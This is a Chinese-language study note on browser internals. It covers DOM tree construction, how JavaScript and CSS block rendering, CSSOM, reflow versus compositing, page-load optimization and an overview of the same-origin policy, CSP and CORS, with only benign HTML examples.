浏览器原理3

DOM树

从网络传给渲染引擎的 HTML 文件字节流是无法直接被渲染引擎理解的，所以要将其转化为渲染引擎能够理解的内部结构，这个结构就是 DOM。


- 从页面的视角来看，DOM 是生成页面的基础数据结构。
- 从 JavaScript 脚本视角来看，DOM 提供给 JavaScript 脚本操作的接口，通过这套接口，JavaScript 可以对 DOM 结构进行访问，从而改变文档的结构、样式和内容。
- 从安全视角来看，DOM 是一道安全防护线，一些不安全的内容在 DOM 解析阶段就被拒之门外了。

DOM 树如何生成

HTML 解析器（HTMLParser）

网络进程加载了多少数据，HTML 解析器便解析多少数据。

网络进程接收到响应头之后，会根据响应头中的 content-type 字段来判断文件的类型，比如 content-type 的值是“text/html”，那么浏览器就会判断这是一个 HTML 类型的文件，然后为该请求选择或者创建一个渲染进程。渲染进程准备好之后，网络进程和渲染进程之间会建立一个共享数据的管道，网络进程接收到数据后就往这个管道里面放，而渲染进程则从管道的另外一端不断地读取数据，并同时将读取的数据“喂”给 HTML 解析器。你可以把这个管道想象成一个“水管”，网络进程接收到的字节流像水一样倒进这个“水管”，而“水管”的另外一端是渲染进程的 HTML 解析器，它会动态接收字节流，并将其解析为 DOM。




1. 通过分词器将字节流转换为 Token。
2. 第二个和第三个阶段是同步进行的，需要将 Token 解析为 DOM 节点，并将 DOM 节点添加到 DOM 树中。


HTML 解析器维护了一个 Token 栈结构，该 Token 栈主要用来计算节点之间的父子关系，在第一个阶段中生成的 Token 会被按照顺序压到这个栈中。


- 如果压入到栈中的是 StartTag Token，HTML 解析器会为该 Token 创建一个 DOM 节点，然后将该节点加入到 DOM 树中，它的父节点就是栈中相邻的那个元素生成的节点。
- 如果分词器解析出来是文本 Token，那么会生成一个文本节点，然后将该节点加入到 DOM 树中，文本 Token 是不需要压入到栈中，它的父节点就是当前栈顶 Token 所对应的 DOM 节点。
- 如果分词器解析出来的是 EndTag 标签，比如是 EndTag div，HTML 解析器会查看 Token 栈顶的元素是否是 StarTag div，如果是，就将 StartTag div 从栈中弹出，表示该 div 元素解析完成。


```
<html>
<body>
    <div>1</div>
    <div>test</div>
</body>
</html>
```


HTML 解析器开始工作时，会默认创建了一个根为 document 的空 DOM 结构




Token
栈
StartTag
div
StartTag
body
StartTag
html
StartTag
document
DOM
document
html
body
div


Token
栈
StartTag
div
StartTag
body
StartTag
html
StartTag
document
DOM
document
html
body
div
1





在实际生产环境中，HTML 源文件中既包含 CSS 和 JavaScript，又包含图片、音频、视频等文件，所以处理过程远比上面这个示范 Demo 复杂。


JavaScript 是如何影响 DOM 生成的

- 当解析到 内嵌 JavaScript 脚本标签时,HTML 解析器暂停工作，JavaScript 引擎介入，并执行 script 标签中的脚本， 脚本会修改 DOM 中内容，脚本执行完成之后，HTML 解析器恢复解析过程，继续解析后续的内容，直至生成最终的 DOM。
- JavaScript 文件的下载过程会阻塞 DOM 解析。
- Chrome 浏览器做了很多优化，其中一个主要的优化是预解析操作。当渲染引擎收到字节流之后，会开启一个预解析线程，用来分析 HTML 文件中包含的 JavaScript、CSS 等相关文件，解析到相关文件之后，预解析线程会提前下载这些文件。
- 使用 CDN 来加速 JavaScript 文件的加载，压缩 JavaScript 文件的体积。
- 可以将该 JavaScript 脚本设置为异步加载，通过 async 或 defer 来标记代码

在执行 JavaScript 之前，需要先解析 JavaScript 语句之上所有的 CSS 样式。所以如果代码里引用了外部的 CSS 文件，那么在执行 JavaScript 之前，还需要等待外部的 CSS 文件下载完成，并解析生成 CSSOM 对象之后，才能执行 JavaScript 脚本。
不管该脚本是否操纵了 CSSOM，都会执行 CSS 文件下载，解析操作，再执行 JavaScript 脚本。
总结：**JavaScript 会阻塞 DOM 生成，而样式文件又会阻塞 JavaScript 的执行**

CSS如何影响首次加载

```
1
2 <html>
3 <head>
4     <link href="theme.css" rel="stylesheet">
5 </head>
6 <body>
7     <div>yideng</div>
8 </body>
9 </html>
```




渲染流水线为什么需要 CSSOM：

- 提供给 JavaScript 操作样式表的能力
- 布局树的合成提供基础的样式信息


CSSOM 体现在 DOM 中就是document.styleSheets。

等 DOM 和 CSSOM 都构建好之后，渲染引擎就会构造布局树。

```
<html>
<head>
    <link href="theme.css" rel="stylesheet">
</head>
<body>
    <div>test</div>
    <script>
        console.log('test')
    </script>
    <div>test</div>
</body>
</html>
```




```
1
2  <html>
3  <head>
4      <link href="theme.css" rel="stylesheet">
5  </head>
6  <body>
7      <div>test1</div>
8      <script src='foo.js'></script>
9      <div>test2</div>
10 </body>
11 </html>
```



缩短白屏时长策略:

- 通过内联 JavaScript、内联 CSS 来移除这两种类型的文件下载，这样获取到 HTML 文件之后就可以直接开始渲染流程了
- 但并不是所有的场合都适合内联，那么还可以尽量减少文件大小，比如通过 webpack 等工具移除一些不必要的注释，并压缩 JavaScript 文件
- 可以将一些不需要在解析 HTML 阶段使用的 JavaScript 标记上 sync 或者 defer。
- 对于大的 CSS 文件，可以通过媒体查询属性，将其拆分为多个不同用途的 CSS 文件，这样只有在特定的场景下才会加载特定的 CSS 文件。

CSS动画比JavaScript高效

显示器是怎么显示图像的

每个显示器都有固定的刷新频率，通常是 60HZ，也就是每秒更新 60 张图片，更新的图片都来自于显卡中一个叫前缓冲区的地方，显示器所做的任务很简单，就是每秒固定读取 60 次前缓冲区中的图像，并将读取的图像显示到显示器上。

显卡的更新频率和显示器的刷新频率是一致的,显卡的职责就是合成新的图像，并将图像保存到后缓冲区中，一旦显卡把合成的图像写到后缓冲区，系统就会让后缓冲区和前缓冲区互换，这样就能保证显示器能读取到最新显卡合成的图像。

任意一帧的生成方式，有重排、重绘和合成三种方式

这三种方式的渲染路径是不同的，通常渲染路径越长，生成图像花费的时间就越多。比如重排，它需要重新根据 CSSOM 和 DOM 来计算布局树，这样生成一幅图片时，会让整个渲染流水线的每个阶段都执行一遍，如果布局复杂的话，就很难保证渲染的效率了。而重绘因为没有了重新布局的阶段，操作效率稍微高点，但是依然需要重新计算绘制信息，并触发绘制操作之后的一系列操作。
相较于重排和重绘，合成操作的路径就显得非常短了，并不需要触发布局和绘制两个阶段，如果采用了 GPU，那么合成的效率会非常高。

合成操作是在合成线程上完成的，这也就意味着在执行合成操作时，是不会影响到主线程执行的。

如何利用分层技术优化代码

- 在写 Web 应用的时候，你可能经常需要对某个元素做几何形状变换、透明度变换或者一些缩放操作，如果使用 JavaScript 来写这些效果，会牵涉到整个渲染流水线，所以 JavaScript 的绘制效率会非常低下。

- 可以使用 will-change 来告诉渲染引擎你会对该元素做一些特效变换，提前告诉渲染引擎 box 元素将要做几何变换和透明度变换操作，这时候渲染引擎会将该元素单独实现一帧，等这些变换发生时，渲染引擎会通过合成线程直接去处理变换，这些变换并没有涉及到主线程，这样就大大提升了渲染的效率。这也是 CSS 动画比 JavaScript 动画高效的原因。

优化页面

要让页面更快地显示和响应。

加载阶段

- 减少关键资源个数:一种方式是可以将 JavaScript 和 CSS 改成内联的形式，比如上图的 JavaScript 和 CSS，若都改成内联模式，那么关键资源的个数就由 3 个减少到了 1 个。另一种方式，如果 JavaScript 代码没有 DOM 或者 CSSOM 的操作，则可以改成 async 或者 defer 属性；同样对于 CSS，如果不是在构建页面之前加载的，则可以添加媒体取消阻止显现的标志。当 JavaScript 标签加上了 async 或者 defer、CSSlink 属性之前加上了取消阻止显现的标志后，它们就变成了非关键资源了。
- 降低关键资源大小:压缩 CSS 和 JavaScript 资源，移除 HTML、CSS、JavaScript 文件中一些注释内容，也可以通过前面讲的取消 CSS 或者 JavaScript 中关键资源的方式。
- 降低关键资源的 RTT 次数(Round Trip Time):通过减少关键资源的个数和减少关键资源的大小搭配来实现。除此之外，还可以使用 CDN 来减少每次 RTT 时长。

交互阶段

- 减少 JavaScript 脚本执行时间:将一次执行的函数分解为多个任务，使得每次的执行时间不要过久、采用 Web Workers
- **避免强制同步布局：尽量不要在修改 DOM 结构时再去查询一些相关值**
- 合理利用 CSS 合成动画
- 避免频繁的垃圾回收

浏览器安全

同源策略

如果两个 URL 的协议、域名和端口都相同，我们就称这两个 URL 同源。
同源策略会隔离不同源的 DOM、页面数据和网络通信，进而实现 Web 页面的安全性。不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。

- 页面中可以引用第三方资源，不过这也暴露了很多诸如 XSS 的安全问题，因此又在这种开放的基础之上引入了 CSP 来限制其自由程度。
- 使用 XMLHttpRequest 和 Fetch 都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
- 两个不同源的 DOM 是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

